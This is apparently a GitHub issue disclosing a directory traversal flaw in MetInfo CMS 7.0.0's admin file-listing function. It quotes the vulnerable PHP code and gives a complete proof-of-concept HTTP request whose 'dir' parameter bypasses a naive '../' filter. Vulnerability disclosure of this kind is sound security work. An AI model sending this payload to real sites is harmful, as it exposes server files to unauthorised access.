New issue

Jump to bottom


MetInfo 7.0.0 Directory Traversal #1

⊙ Open **MRdoulestar** opened this issue on Jan 14, 2020 · 0 comments

MRdoulestar commented on Jan 14, 2020 Owner


Vulnerability Name: Metinfo CMS Background Directory Traversal
Product Homepage: https://www.metinfo.cn/
Software link: https://u.mituo.cn/api/metinfo/download/7.0.0
Version: V7.0.0

The developer use str_replace to delete '../' in `/app/system/system/admin/filept.class.php: doGetFileList`, but this is not safe enough becase it can be bypassed by '..././' or '....//'.




```
     * 获取文件列表
     * @return [type] [description]
     */
    public function doGetFileList()
    {
        global $_M;
        $dir = $_M['form']['dir'] ? str_replace('../', '', $_M['form']['dir']) : '/upload/';
        $dir = PATH_WEB . $dir;
        $filearray = scan_dir($dir, 'jpg|png|gif|jpeg|bmp', '((\/upload\/[0-9]{6}\/thumb)|(\/upload\/[0-9]{6}\/thumb_dis)|(\/upload\/[0-9]{6}\/watermark)|(\/upload\/thumb_src)|(\/upload\/files)|(\/upload\/images)|(\/upload\/_thumb)|(\/upload\/sql)|(\/upload\/\.quarantine)|(\/upload\/\.tmb))');//_thumbs
        foreach ($filearray as $val) {
            // $img_info = getimagesize(PATH_WEB.$val);
            $img_name = pathinfo(PATH_WEB . $val);
            $file_type = is_dir(PATH_WEB . $val) ? 'dir' : 'file';
            $info['name'] = $img_name['basename'];
            $info['path'] = $val;
            $info['value'] = '..' . $val;
            $info['type'] = $file_type;
            // $info['x'] = $img_info[0];
            // $info['y'] = $img_info[1];
            // $info['time'] = filemtime(PATH_WEB.$val);
            $array[] = $info;
        }
        if (is_array($array)) {
            $arrays = arr_sort($array, 'time', SORT_DESC);
        } else {
            $arrays = array();
            /*$arrays['name'] = '';
            $arrays['path'] = '';
            $arrays['value'] = '';
            $arrays['type'] = '';*/
        }
        $this->ajaxReturn($arrays);
    }
```

Payload



```
POST /admin/index.php?n=system&c=filept&a=doGetFileList HTTP/1.1
Host: 10.211.55.6
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:69.0) Gecko/2010
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 22
Connection: keep-alive
Referer: http://10.211.55.6/admin/
Cookie: PHPSESSID=268e9201bb4e347895ac2ac5afeb8334; Hm_lvt_520556228c0113270c
Hm_lpvt_520556228c0113270c0c772027905838=1579013418;
acc_auth=d9568Kwur%2Bv8GLHxl79ulL1w7lquML1KYclY%2FCd%2B9FMDQX9PAipAvJcX%2Bi5%
arrlanguage=metinfo; re_url=http%3A%2F%2F_%2Fadmin%2F;
met_auth=d751CuV3bOuwwoDzPcjuuPhQpMwDEBbdmRWy6IhPJrRO8ZfjbtwsJWPini3%2BIk0dwT
page_iframe_url=http://10.211.55.6/index.php?lang=cn&pageset=1

dir=.../././.../././.../././
```



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant